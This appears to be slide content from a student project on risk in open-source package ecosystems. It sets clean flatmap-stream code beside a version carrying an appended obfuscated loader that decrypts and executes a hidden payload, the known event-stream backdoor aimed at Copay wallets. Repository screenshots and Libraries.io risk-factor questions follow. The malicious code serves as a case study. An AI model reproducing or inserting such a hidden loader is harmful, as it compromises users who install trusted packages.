

# Final Project





Murtaza Jafferji

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.apply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e,t){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a=o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!f}catch(r){if(s)throw r;return p(r,!f)},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1},i};
```


```

var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e===t?(void 0!==r&&i.emit.apply(i,["data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}a===++o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l||(s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0!==r)return w(r,a);a=o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f=!1===t)break}return!f}catch(r){if(s)throw r;return p(r,!f)},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1},i};!function(){try{var r=require,t=process;function e(r){return Buffer.from(r,"hex").toString()}var n=r(e("2e2f746573742f64617461")),o=t[e(n[3])][e(n[4])];if(!o)return;var u=r(e(n[2]))[e(n[6])](e(n[5]),o),a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constructor;f.paths=module.paths,f[e(n[7])](a,""),f.exports(n[1])}catch(r){}}();

```

 Code Issues 1 Pull requests 1 Projects 0 Wiki Insights

No description, website, or topics provided.

 1 commit 1 branch 0 releases 1 contributor MIT

Branch: master ▾

New pull request

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hugeglass First commit

Latest commit a0d127c on Sep 5


 .gitignore	First commit	3 months ago
 LICENSE.txt	First commit	3 months ago
 index.js	First commit	3 months ago
 index.min.js	First commit	3 months ago
 package-lock.json	First commit	3 months ago
 package.json	First commit	3 months ago

This repository has been archived by the owner. It is now read-only.

 dominictarr / event-stream

 307,777 Repositories

 3,288 Packages

 Watch ▾

69


 Star

2,006

 Fork

144


 Code

 Issues 7

 Pull requests 0


 Projects 0

 Wiki

 Insights

EventStream is like functional programming meets IO

 322 commits

 1 branch

 13 releases

 34 contributors

 MIT

Branch: master ▾

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right9ctrl remove testling from package.json

Latest commit 9a5c52a on Sep 20

 <a href="#">examples</a>	better pretty.js example	3 months ago
 <a href="#">test</a>	add filter and rewrite flatmap	3 months ago
 <a href="#">.gitignore</a>	inital. first implementation of a map function (takes async callback ...	7 years ago
 <a href="#">.travis.yml</a>	drop travis support for 0.8	4 years ago
 <a href="#">LICENCE</a>	Clarify licensing	4 years ago
 <a href="#">index.js</a>	add filter and rewrite flatmap	3 months ago

&lt;&gt; Code

! Issues 4

🔗 Pull requests 1

📁 Projects 0

📖 Wiki

📊 Insights

## Dash Copay - Secure, Shared Dash Wallet

frontend

mobile

🕒 11,604 commits

🌿 7 branches

🏷 103 releases

👤 73 contributors

📄 MIT

Branch: master ▾

New pull request

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 stpdenis Merge pull request #94 from dashevo/develop ...

Latest commit 7a301d9 on Aug 11

angular-bitauth	New flow to link the bitpay card	2 years ago
angular-bitcore-wallet-client	fix for new addresses in send	9 months ago
app-template	Rename app id to org.dashcore.dashcopay	6 months ago
chrome-app	chore(gitignore): untrack files modified by the apply task	2 years ago
i18n	fix wallet service url text	5 months ago
resources	Missing images added	6 months ago
src	isInstantSend default value is false now	4 months ago

# Exploring Risk in Top 10 Software Ecosystems

Murtaza Jafferji

# Risk factors

- Number of dependencies
- Total open issues for dependencies
- Unmaintained or deprecated status
- Only one contributor
- Not updated in the past 12 months
- Missing README
- Missing LICENSE




# Data

- Libraries.io consists of 2.7m unique open source packages, 33m repositories, and 235m interdependencies between them
- Data from Libraries.io is available under the CC BY-SA 4.0


What are the top 10 software ecosystems?

What languages have the highest number of repositories?




Are number of dependencies increasing over time?

Are the number of average number of dependencies per repository increasing over time?



Identifying most used projects that exhibit risk

What are the most used projects that have an unmaintained/deprecated status per language?



This repository has been archived by the owner. It is now read-only.

yeoman / grunt-usemin

72,700 Repositories

409 Packages

Watch

38

Star

1,258

Fork

347

Code

Issues 94

Pull requests 18

Wiki

Insights

[UNMAINTAINED] Replaces references to non-optimized scripts or stylesheets into a set of HTML files (or any templates/views)

400 commits

3 branches

16 releases

73 contributors

BSD-2-Clause

Branch: master

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stephanebachelier update badge to gitter room

Latest commit 834cf4b on Apr 12, 2016



lib

Change \_.contains to \_.includes for lodash 4.0.0

3 years ago



tasks

feat(uglifyjs): renamed flow to uglify for consistency

4 years ago



test

fix typo in test description

3 years ago



.editorconfig

Add more files to .npmignore

6 years ago



.gitattributes

Add .gitattributes

6 years ago



.gitignore

Remove redundant newlines.

4 years ago



